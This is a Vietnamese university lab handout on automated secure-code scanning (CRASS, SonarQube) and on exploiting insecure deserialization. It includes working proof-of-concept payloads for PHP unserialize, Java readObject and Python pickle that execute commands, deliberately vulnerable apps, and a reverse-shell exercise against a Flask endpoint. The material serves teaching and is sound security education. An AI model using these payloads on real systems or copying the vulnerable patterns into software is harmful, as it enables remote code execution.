

2

Lab

PHỤC VỤ MỤC ĐÍCH GIÁO DỤC
FOR EDUCATIONAL PURPOSE

Integrating Security and Automation

Security Coding Best Practices + Secure Coding
Checking by Tool/Script

Thực hành môn Lập trình An toàn & Khai thác lỗ hổng phần mềm



Lưu hành nội bộ

<Ng nghiêm cấm đăng tải trên internet dưới mọi hình thức>

A TỔNG QUAN

A.1 Mục tiêu

Trong bài thực hành chúng ta sẽ bàn luận về kiểm thử white-box để đánh giá đoạn mã. Đối với đội ngũ phát triển phần mềm in-house, việc đánh giá tất cả phiên bản đoạn mã là một thách thức. Điều này khá không thực tế để tất cả lập trình viên đảm bảo các quy tắc an toàn trong lập trình, chẳng hạn như các ngôn ngữ lập trình C/C++, Java, Python... Chính vì thế, chúng ta sẽ tìm hiểu các nền tảng tự động đánh giá độ an toàn của các đoạn mã với các giải pháp mã nguồn mở..

- Tự động hoá quá trình đánh giá an toàn của đoạn mã.
- Giải pháp tốt nhất trong đánh giá an toàn của đoạn mã.
- Các nguy cơ bảo mật cơ bản cho các ngôn ngữ lập trình.
- Tự động hoá cho công cụ quét tự động đánh giá an toàn của đoạn mã (C/C++, Java, Python, JavaScript và PHP).
- Khai thác lỗ hổng insecure deserialization.

A.2 Thời gian thực hành

- Thực hành tại lớp: **5** tiết tại phòng thực hành.
- Hoàn thành báo cáo kết quả thực hành: tối đa **13** ngày.

A.3 Môi trường thực hành

Sinh viên cần chuẩn bị trước máy tính với môi trường thực hành như sau:

- 1 PC cá nhân với hệ điều hành tự chọn
- Virtual Box hoặc **VMWare** + máy ảo **Linux** có Docker (hoặc Windows Subsystem Linux version 2)

B THỰC HÀNH

B.1 Tự động đánh giá bảo mật cho đoạn mã

B.1.1 Script tự động đánh giá bảo mật của code trong Linux

Mã nguồn cần đánh giá: <https://github.com/rahulunair/vulnerable-api>, đây là một mã nguồn đơn giản viết bằng Python, trong đó có thiết kế các API có code xử lý tồn tại 1 số lỗ hổng. Sinh viên có thể tải về bằng lệnh:

```
git clone https://github.com/rahulunair/vulnerable-api
```

Công cụ được sử dụng ở phần này là Code Review Audit Script Scanner (CRASS), là tập hợp các lệnh shell Linux quét các patterns của Java, JSP, Flex Flash, .NET, PHP, HTML, Android, iOS, Python, Ruby, và C.

- **Bước 1:** Tải CRASS bằng lệnh sau:

```
git clone https://github.com/floyd-fuh/crass.git
```

- **Bước 2:** Chỉnh sửa mã nguồn của CRASS để chạy các chức năng mong muốn

CRASS gồm nhiều mô-đun, là các file script với các chức năng khác nhau. Bên cạnh cách chạy các file script riêng biệt với từng chức năng, có thể chỉnh sửa và chạy file **main.sh** để chỉ định các mô-đun hay các script mong muốn trong 1 lần quét mã nguồn.

Danh sách các mô-đun/script và các chức năng tương ứng có thể tham khảo tại: <https://github.com/floyd-fuh/crass>.

Yêu cầu 1.1. Sinh viên chỉnh sửa file **main.sh** trong thư mục của CRASS để đảm bảo chỉ chạy các chức năng bên dưới khi quét **1 thư mục mã nguồn**.

Các chức năng yêu cầu:

- Tìm kiếm các kiểu file khác nhau đang có trong mã nguồn.
 - Trích xuất các thông tin thú vị từ mã nguồn.
 - Tìm kiếm một số thông tin liên quan đến security.
- **Bước 3:** Quét mã nguồn đã cho với CRASS

Thực thi file **main.sh** để quét mã nguồn **vulnerable-api** với lệnh:

```
bash main.sh <đường đến thư mục vulnerable-api>
```

Chú ý các kết quả hiển thị để đảm bảo các file mô-đun chạy thành công, không có lỗi.

- **Bước 4:** Đánh giá kết quả

Sau khi quá trình quét hoàn tất với các mô-đun yêu cầu, quan sát các kết quả nằm trong các thư mục **-output*. Kết quả sẽ tạo thành các tệp được chia theo chủ đề bảo mật.

Yêu cầu 1.2. Dựa vào kết quả sau khi quét, sinh viên tìm và giải thích ngắn gọn **01** nguy cơ bảo mật có thể thấy trong mã nguồn của ứng dụng.

B.1.2 Sử dụng công cụ quét mã nguồn nâng cao – SonarQube

Ở phần này này, sinh viên được yêu cầu quét mã nguồn ứng dụng **Sample App** (đã cung cấp ở Lab 1) với công cụ **SonarQube**.

- **Bước 1:** Tải image docker của SonarQube

```
sudo docker pull library/sonarqube:lts
```

- **Bước 2:** Kiểm tra image đã tải về

```
sudo docker images
```

```
ubuntu@s-027b3b35444f4d87877a56a992733bec1-vm:~$ sudo docker images
REPOSITORY    TAG       IMAGE ID       CREATED        SIZE
sonarqube     lts       5f35620226e0   7 weeks ago    499MB
```

- **Bước 3:** Tạo 1 container với image của SonarQube với lệnh:

```
sudo docker run -p 9000:9000 --name sonarqube sonarqube:lts
```


Lệnh này sẽ chạy container từ image của sonarqube, ánh xạ port 9000 của máy ảo vào port 9000 của container này. Khi đó, có thể truy cập đến sonarqube qua port 9000 trên máy ảo. Quá trình khởi chạy sẽ tốn 1 khoảng thời gian cho đến khi SonarQube up.

```

ex=3, logFilenamePrefix=ce]] from [/opt/sonarqube]: /opt/java/openjdk/bin/java -Djava.awt.h
eadless=true -Dfile.encoding=UTF-8 -Djava.io.tmpdir=/opt/sonarqube/temp -XX:-OmitStackTrace
InFastThrow --add-opens=java.base/java.util=ALL-UNNAMED -Xmx512m -Xms128m -XX:+HeapDumpOnOu
tOfMemoryError -Dhttp.nonProxyHosts=localhost|127.*|[:1] -cp ./lib/sonar-application-8.9.9
.56886.jar:/opt/sonarqube/lib/jdbc/h2/h2-1.4.199.jar org.sonar.ce.app.CeServer /opt/sonarqu
be/temp/sq-process4438325115889685993properties
2022.10.02 09:18:51 INFO web[][o.s.s.q.ProjectsInWarningDaemon] Counting number of project
s in warning will be disabled as there are no more projects in warning.
2022.10.02 09:18:52 INFO ce[][o.s.p.ProcessEntryPoint] Starting ce
2022.10.02 09:18:52 INFO ce[][o.s.ce.app.CeServer] Compute Engine starting up...
2022.10.02 09:18:52 INFO ce[][o.s.s.e.EsClientProvider] Connected to local Elasticsearch:
[http://localhost:9001]
2022.10.02 09:18:53 INFO ce[][o.sonar.db.Database] Create JDBC data source for jdbc:h2:tcp
://127.0.0.1:9092/sonar
2022.10.02 09:18:54 WARN ce[][o.s.db.dialect.H2] H2 database should be used for evaluation
purpose only.
2022.10.02 09:18:56 INFO ce[][o.s.s.p.ServerFileSystemImpl] SonarQube home: /opt/sonarqube
2022.10.02 09:18:56 INFO ce[][o.s.c.c.CePluginRepository] Load plugins
2022.10.02 09:18:58 INFO ce[][o.s.c.c.ComputeEngineContainerImpl] Running Community editio
n
2022.10.02 09:18:58 INFO ce[][o.s.ce.app.CeServer] Compute Engine is operational
2022.10.02 09:18:58 INFO app[][o.s.a.SchedulerImpl] Process[ce] is up
2022.10.02 09:18:58 INFO app[][o.s.a.SchedulerImpl] SonarQube is up
  
```

- **Bước 4:** Đăng nhập SonarQube

Sau khi SonarQube đã chạy, dùng trình duyệt để truy cập vào đường dẫn <http://localhost:9000> hoặc <http://<IP VM>:9000>. Đăng nhập với tài khoản mặc định là **admin/admin**.




Log In to SonarQube

admin

Log In Cancel

SonarQube sẽ yêu cầu đổi password mặc định sang 1 password mới. Sinh viên tùy chọn password mình muốn sử dụng.



Update your password

This account should not use the default password.

Enter a new password

All fields marked with * are required

Old Password *

New Password *


Confirm Password *

Update

• **Bước 5:** Thêm project mới để quét mã nguồn

Yêu cầu 1.3. Sinh viên sử dụng SonarQuabe để quét mã nguồn của ứng dụng Sample App đã chạy ở Lab 1. Trình bày kết quả quét mã nguồn.

- Chọn **Add a project** để thêm project mới.
- Chọn kiểu project là **Manually**.
- Nhập các thông tin của project muốn tạo:
 - Project key: **sampleapp_nhomX**
 - Display name: **Sample App – Nhóm X**



Create a project

All fields marked with * are required

Project key * ⓘ

sampleapp_nhom00 ✓

Up to 400 characters. Allowed characters are alphanumeric, '-' (dash), '_' (underscore), '.' (period) and ':' (colon), with at least one non-digit.

Display name * ⓘ

Sample App - Nhóm 00 ✓

Up to 255 characters

Set Up

- Tạo token để sử dụng cho việc quét mã nguồn với SonarQube: nhập tên token **token_nhomX** và chọn **Generate** để tạo token.

1 Provide a token


Generate a token

token_nhom00| **Generate**

The token is used to identify you when an analysis is performed. If it has been compromised, you can revoke it at any point of time in your [user account](#).

Kết quả token như sau:

1 Provide a token

token_nhom00: 42be758f3ac4382d27b26e47269255a87d017b3c 

The token is used to identify you when an analysis is performed. If it has been compromised, you can revoke it at any point of time in your [user account](#).

Continue

- Cung cấp thông tin về mã nguồn sẽ quét bao gồm:
 - o Ngôn ngữ được viết: chọn **Other** để quét code viết bằng Python.
 - o Hệ điều hành **Linux**.

2 Run analysis on your project

What option best describes your build?

Maven Gradle .NET **Other (for JS, TS, Go, Python, PHP, ...)**

What is your OS?

Linux Windows macOS

- Tải script quét (scanner) của SonarQube cho Linux ở đường dẫn hiện ra sau khi cung cấp đầy đủ các thông tin về mã nguồn. Lưu ý: tải bản dành cho **Linux 64 bit**.

Download and unzip the Scanner for Linux

Visit the [official documentation of the Scanner](#) to download the latest version, and add the `bin` directory to the `PATH` environment variable

SonarScanner

By [SonarSource](#) | GNU LGPL 3 | [Issue Tracker](#)

4.7 [Show more versions](#)

2022-02-22

Ease import of custom certificates with the Docker image, update embedded JRE 11

Linux 64-bit Windows 64-bit Mac OS X 64-bit Docker

[Any \(Requires a pre-installed JVM\)](#) [Release notes](#)

Tải và giải nén mã nguồn của scanner ở một thư mục tùy ý.

- Trong giao diện tạo project trên SonarQube, chú ý đoạn lệnh gợi ý để thực hiện quét mã nguồn có dạng như bên dưới với đầy đủ thông tin của project vừa tạo.

Execute the Scanner from your computer

Running a SonarQube analysis is straightforward. You just need to execute the following commands in your project's folder.

```
sonar-scanner \
-Dsonar.projectKey=sampleapp_nhom0 \
-Dsonar.sources=. \
-Dsonar.host.url=http://localhost:9000 \
-Dsonar.login=4704588ae834932007b31c77cb6e5b61611454b7
```

Copy

• Bước 6: Quét mã nguồn ứng dụng Sample App

- Mở 1 terminal và di chuyển vào thư mục chứa mã nguồn của **Sample App**
Nếu chưa có mã nguồn, sinh viên sao chép và giải nén lại source đã cung cấp ở Lab 1.
- Thực thi lệnh gợi ý trên để quét mã nguồn (lệnh chạy scanner có thể sao chép từ giao diện web của SonarQube).

```
export PATH="<đường dẫn đến thư mục giải nén scanner>/bin:$PATH"
sonar-scanner -Dsonar.projectKey=sampleapp_nhom00 -Dsonar.sources=. -
Dsonar.host.url=http://localhost:9000 -Dsonar.login=<token>
```

```
INFO: Analysis report generated in 176ms, dir size=97 KB
INFO: Analysis report compressed in 36ms, zip size=19 KB
INFO: Analysis report uploaded in 122ms
INFO: ANALYSIS SUCCESSFUL, you can browse http://localhost:9000/dashboard?id=sampleapp_nhom00
INFO: Note that you will be able to access the updated dashboard once the server has processed the submitted analysis report
INFO: More about the report processing at http://localhost:9000/api/ce/task?id=AY0YE05hCwnPIL4ce2n0
INFO: Analysis total time: 19.106 s
INFO: -----
INFO: EXECUTION SUCCESS
INFO: -----
INFO: Total time: 24.575s
INFO: Final Memory: 7M/34M
INFO: -----
```

Quan sát kết quả trên giao diện web của SonarQube?

B.1.3 Script tự động đánh giá bảo mật của code trong Windows

Yêu cầu 1.4. (Về nhà)

Sinh viên tự tìm hiểu, cài đặt và đưa ra 1 ví dụ quét mã nguồn với 1 trong các công cụ sau:

- Visual Code Grepper (VCG):
<https://github.com/nccgroup/VCG/tree/master/VCG-Setup/Release>
- Fotify SCA
- Checkmarx
- Veracode
- Coverity

B.2 Khai thác lỗ hổng insecure deserialization

Trong phần này, chúng ta sẽ phân tích và tiến hành khai thác các chức năng serialization và deserialization của các ngôn ngữ PHP, Java và Python deserialization.

B.2.1 Khai thác PHP Serialization

a) Tổng quan về PHP serialization

Phần này cung cấp 1 ví dụ để sinh hiểu về cách PHP serialize các đối tượng.

*Chú ý thay thế **X** thành số thứ tự của nhóm.*

- **Bước 1:** Kiểm tra và cài đặt package của PHP trên máy

Chạy lệnh sau để kiểm tra hỗ trợ PHP trên máy:

```
php --version
```

Nếu kết quả chạy lệnh hiển thị **Command 'php' not found...** thì cài đặt package của PHP theo hướng dẫn đi kèm trong output.

- **Bước 2:** Tạo 1 file **php-ex-NhomX.php** có mã nguồn như bên dưới.

```
<?php
class User
{
    public $name;
    public $isLoggedIn;
}

$user = new User();
$user->name = "NhomX";
$user->isLoggedIn = true;

echo serialize($user);
echo "\n";
?>
```

Trong file trên có các đoạn code có chức năng:

- Định nghĩa một class **User** gồm 2 thuộc tính.
- Tạo một đối tượng của class và gán các giá trị cho các thuộc tính.
- Sử dụng hàm **serialize()** để thực hiện serialize đối tượng và in ra màn hình.

- **Bước 3:** Thực thi file **php-ex-NhomX.php** với câu lệnh:

```
php -f php-ex-NhomX.php
```

```
ubuntu@ubuntu: ~
ubuntu@ubuntu:~$ php -f php-ex-Nhom00.php
O:4:"User":2:{s:4:"name";s:6:"Nhom00";s:10:"isLoggedIn";b:1;}
```

Dòng output phía trên cung cấp các thông tin về đối tượng User đã tạo và serialize.

Yêu cầu 2.1. Sinh viên tìm hiểu và giải thích ý nghĩa của output trên khi thực thi file php?

b) Khai thác chức năng serialize và unserialize của PHP

Ứng dụng PHP có thể sử dụng hàm `serialize()` và `unserialize()` để serialize và unserialize đối tượng. Bên dưới là 1 ứng dụng PHP có chức năng code không an toàn.

- **Bước 1:** Tạo 2 file php có nội dung như bên dưới:

classes.php

```
<?php
class DangerousClass {
    function __construct() {
        $this->cmd = "ls";
    }
    function __destruct() {
        echo passthru($this->cmd);
    }
}
class NormalClass {
    function __construct() {
        $this->name = "NhomX";
    }
    function __destruct() {
        echo $this->name;
    }
}
?>
```

vulnerable-app-1.php

```
<?php
include 'classes.php';
$serial = file_get_contents('serial_NhomX');
unserialize($serial);
?>
```

Trong đó có các chức năng sau:

- Định nghĩa 2 class có tên NormalClass và DangerousClass. Ở mỗi class có định nghĩa các phương thức `__construct()` và `__destruct()`.
- Code của app thực hiện đọc 1 dòng từ 1 file và cố gắng dùng hàm **`unserialize()`** để deserialize object thuộc 2 class từ nội dung đọc được.
- Khi người dùng sử dụng đối tượng thuộc DangerousClass(), app sẽ thực thi lệnh `ls` để xem thư mục hiện hành.

- **Bước 2:** Thực thi code bình thường

normal-user.php tạo và serialize đối tượng của class và lưu vào file `serial_NhomX`.

```
<?php
include 'vulnerable-app.php';
$a = new DangerousClass();
file_put_contents('serial_NhomX', serialize(a));
?>
```

Chạy các file PHP. Kết quả hiển thị là hoạt động bình thường của ứng dụng.

```
php -f normal-user.php
php -f vulnerable-app.php
```

• **Bước 3:** Phân tích mã nguồn của ứng dụng để khai thác

Yêu cầu 2.2. Phân tích thử lý do vì sao DangerousClass là class có thể bị khai thác với cách hoạt động như vậy của file **vulnerable-app-1.php**?

Gợi ý:

- DangerousClass hỗ trợ thực thi 1 lệnh. Dù cmd được gán bởi __construct() và gọi bởi __destruct(), kẻ tấn công vẫn có thể ghi đè cmd này do cách sử dụng class của vulnerable-app, vì sao?
- Chức năng đó nếu bị khai thác có thể có tác động tiêu cực như thế nào?

• **Bước 4:** Tạo code khai thác


Ý tưởng: Lợi dụng chức năng serialize và unserialize đối tượng dựa vào 1 file bên ngoài của **vulnerable-app-1**, attacker có thể thay đổi chức năng của DangerousClass:

- Định nghĩa lại class DangerousClass, trong đó định nghĩa chức năng mình mong muốn tại vị trí thích hợp trong class này.
- Tạo một đối tượng thuộc class này.
- Serialize đối tượng và ghi vào file mục tiêu sẽ được dùng bởi ứng dụng trên.

```
<?php
class DangerousClass {
    function __construct() {
        // code here
    }

    function __destruct() {
        echo passthru($this->cmd);
    }
}
$a = new DangerousClass();
$b = serialize($a);
file_put_contents("<file_name>", $b);
?>
```

Yêu cầu 2.3. Sinh viên hiện thực ý tưởng của kẻ tấn công để thực thi lệnh **id** thay vì **ls**. Chạy đoạn code của attacker và **vulnerable-app-1**, cho biết kết quả?



```
ubuntu@ubuntu: ~/Lab2
ubuntu@ubuntu:~/Lab2$ php -f vulnerable-app-1.php
uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambashare)
```

Lưu ý điều kiện tấn công thành công:

- Class muốn khai thác có định nghĩa __construct và __destruct
- Kẻ tấn công phải kiểm soát và truy cập được dữ liệu đã serialized.

B.2.2 Khai thác định dạng Java serialization

- **Bước 1:** Tạo 1 ứng dụng Java **JavaDeserial.java** có lỗi hổng với nội dung bên dưới.

```
import java.io.*;

public class JavaDeserial{
    public static void main(String args[]) throws Exception{
        FileInputStream fis = new FileInputStream("normalObj.serial");
        ObjectInputStream ois = new ObjectInputStream(fis);
        NormalObj unserObj = (NormalObj)ois.readObject();
        ois.close();
    }
}

class NormalObj implements Serializable{
    public String name;
    public NormalObj(String name){
        this.name = name;
    }
    private void readObject(java.io.ObjectInputStream in) throws IOException,
    ClassNotFoundException{
        in.defaultReadObject();
        System.out.println(this.name);
    }
}

class VulnObj implements Serializable{
    public String cmd;
    public VulnObj(String cmd){
        this.cmd = cmd;
    }
    private void readObject(java.io.ObjectInputStream in) throws IOException,
    ClassNotFoundException{
        in.defaultReadObject();
        String s = null;
        Process p = Runtime.getRuntime().exec(this.cmd);
        BufferedReader stdInput = new BufferedReader(new
        InputStreamReader(p.getInputStream()));
        while ((s = stdInput.readLine()) != null) {
            System.out.println(s);
        }
    }
}
```

Trong code trên:

- Định nghĩa 2 class **NormalObj** và **VulnObj** có thể serialize. Class **NormalObj** có chức năng deserialize định nghĩa trong phương thức **readObject** để in tên thuộc

tính. Trong khi đó class VulnObj định nghĩa readObject chạy các lệnh command tùy ý khi deserialization.

- Chức năng chính của file nằm ở class JavaDeserial, phụ thuộc vào việc đọc 1 file có tên **normalObj.serial** để deserialize dữ liệu thành object và in ra màn hình.
- File **normalObj.serial** không được kiểm soát, kẻ tấn công có thể ghi đè.

• **Bước 2:** Viết mã tấn công có tên **JavaSerial.java**.

```
import java.io.*;

public class JavaSerial{
    public static void main(String args[]) throws Exception{
        VulnObj vulnObj = new VulnObj("ls");
        FileOutputStream fos = new FileOutputStream("normalObj.serial");
        ObjectOutputStream os = new ObjectOutputStream(fos);
        os.writeObject(vulnObj);
        os.close();
    }
}

class VulnObj implements Serializable{
    public String cmd;
    public VulnObj(String cmd){
        this.cmd = cmd;
    }
}
```

Yêu cầu 2.4. Sinh viên phân tích và giải thích ý nghĩa của đoạn code tấn công trên? Báo cáo kết quả chạy code tấn công?

• **Bước 3:** Thực hiện chạy code tấn công

```
javac JavaSerial.java && java JavaSerial
javac JavaDeserial.java && java JavaDeserial
```

• **Bước 4:** Đọc file normalObj.serial là file chứa đối tượng đã được serilaize và xem dạng mã hóa base64 của nó với lệnh sau:

```
cat normalObj.serial | base64
```

Chú ý 5 ký tự đầu tiên "**r00AB**". Sinh viên thử tìm hiểu mối liên hệ của 5 ký tự này và việc serialize đối tượng Java?

B.2.3 Khai thác định dạng Python serialization

Trong Python có hỗ trợ thư viện pickle để hỗ trợ serialize và deserialize đối tượng, tuy nhiên không an toàn khi attacker có thể tiêm nhiễm giá trị đầu vào cho hàm `pickle.loads(user_input)`.

a) Khai thác lỗ hổng thư viện pickle cơ bản

- **Bước 1:** Giả sử có 1 ứng dụng **vulnerable-app-2.py** có chức năng deserialize 1 đối tượng từ 1 file **serial_NhomX_python** sử dụng **pickle.loads()** như bên dưới.

```
import pickle

with open('serial_NhomX_python', 'rb') as f:
    pickle.loads(f.read())
```

- **Bước 2:** Tạo 1 đoạn code **attacker-2.py**, khai thác **vulnerable-app-2** bằng cách định nghĩa 1 class đối tượng độc hại **VulnPickler** như bên dưới, tạo và dumps đối tượng và lưu vào file sẽ được đọc bởi ứng dụng trên.


```
import pickle

class VulnPickler(object):
    def __reduce__(self):
        import os
        return (os.system, ("id",))

a = pickle.dumps(VulnPickler())
with open('serial_NhomX_python', 'wb') as f:
    f.write(a)
```

- **Bước 3:** Thực thi đoạn code khai thác

```
python attacker-2.py
python vulnerable-app-2.py
```



```
ubuntu@ubuntu: ~/Lab2
ubuntu@ubuntu:~/Lab2$ python3 vulnerable-app-2.py
uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambashare)
ubuntu@ubuntu:~/Lab2$
```

Yêu cầu 2.5. Lý giải vì sao với định nghĩa class **VulnPickler**, khi **vulnerable-app-2** thực hiện load đối tượng từ file, ta có được kết quả như hình trên?

b) Khai thác lỗ hổng thư viện pickle nâng cao**• Bước 1:** Dựng web server đơn giản

Cho mã nguồn của một web server đơn giản như bên dưới, giả sử trong file **vulnerable-web.py**.


```
import pickle
import base64
from flask import Flask, request

app = Flask(__name__)

@app.route("/vulnerable", methods=["POST"])
def vulnerableapp():
    form_data = base64.urlsafe_b64decode(request.form['hack'])
    deserialized = pickle.loads(form_data)
    return 'deserialized', 204
```

• Bước 2: Khởi chạy web server với các lệnh sau trong thư mục chứa file .py trên.

```
sudo apt install python3-flask          # if not installed
export FLASK_APP=vulnerable-web
flask run
```



```
ubuntu@ubuntu: ~/Lab2
ubuntu@ubuntu:~/Lab2$ export FLASK_APP=vulnerable-web
ubuntu@ubuntu:~/Lab2$ flask run
* Serving Flask app "vulnerable-web"
* Environment: production
  WARNING: This is a development server. Do not use it in a production deployment.
  Use a production WSGI server instead.
* Debug mode: off
* Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)
```

• Bước 3: Khai thác lỗ hổng thư viện pickle trên webserver

Yêu cầu 2.6. Sinh viên thực hiện khai thác lỗ hổng của webserver trên để thực hiện tấn công remote command execution để mở 1 reverse shell trên webserver? Trình bày chi tiết các bước tấn công.

Gợi ý:

- Cùng ý tưởng với phần a), khai thác thông qua input của hàm pickle.loads(), là dữ liệu gửi đến qua field 'hack' của form.
- Trong hàm xử lý có thực hiện decode base64, do đó cần đảm bảo dữ liệu trên form ở dạng phù hợp.
- Gửi input sao cho webserver sẽ kết nối đến tiến trình đang mở ở port 40xx trên máy attacker, thay xx là số thứ tự nhóm. Ví dụ nhóm 01 sẽ có port 4001.

B.2.4 Các bài tập tùy chọn - CTF

Yêu cầu 2.7. Sinh viên lựa chọn thực hiện 2 trong số các bài tập dưới đây. Trình bày cách giải chi tiết.

Các bài tập:

Bài tập 1. Modifying serialized objects.

<https://portswigger.net/web-security/deserialization/exploiting/lab-deserialization-modifying-serialized-objects>

Bài tập 2. Pickle shop.

I made the decision to create a pickle shop and strengthen my security after going bankrupt while operating my cookie shop. It seems pickles are much more successful! - <http://45.122.249.68:10001> (Jeopardy styles)

Bài tập 3. Insecure Deserialization trong WebGoat.

Hoàn thành Insecure Deserialization trong WebGoat. Xem hướng dẫn build docker tại đây: <https://github.com/WebGoat/WebGoat>

C YÊU CẦU & ĐÁNH GIÁ

C.1 Yêu cầu

- Sinh viên tìm hiểu và thực hành theo hướng dẫn.
- Sinh viên báo cáo kết quả thực hiện và nộp bài bằng **1 trong 2 hình thức**:

C.1.1 Cách 1: Báo cáo trực tiếp trên lớp

Báo cáo trực tiếp kết quả thực hành (có hình ảnh minh họa các bước) với GVTH trong buổi học, trả lời các câu hỏi và giải thích các vấn đề kèm theo.

C.1.2 Cách 2: Nộp file báo cáo

Báo cáo cụ thể quá trình thực hành (có hình ảnh minh họa các bước), trả lời các câu hỏi và giải thích các vấn đề kèm theo trong file PDF theo mẫu tại website môn học.

Đặt tên file báo cáo theo định dạng như mẫu:

[Mã lớp]-LabX_NhomY_MSSV1_MSSV2_MSSV3

Ví dụ: *[NT521.N11.ANTN.1]-Lab2_Nhom1_20520001_20520999_20521000.pdf*

- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Nộp báo cáo trên theo thời gian đã thống nhất tại website môn học.

C.2 Đánh giá

- Sinh viên hiểu và tự thực hiện được bài thực hành, đóng góp tích cực tại lớp.
- Báo cáo trình bày chi tiết, giải thích các bước thực hiện và chứng minh được do nhóm sinh viên thực hiện.
- Hoàn tất nội dung cơ bản và có thực hiện nội dung *mở rộng – cộng điểm* (với lớp ANTN).

Kết quả thực hành cũng được đánh giá bằng kiểm tra kết quả trực tiếp tại lớp vào cuối buổi thực hành hoặc vào buổi thực hành thứ 3.

Lưu ý: Bài sao chép, nộp trễ, “*gánh team*”, ... sẽ được xử lý tùy mức độ.

HẾT

Chúc các bạn hoàn thành tốt!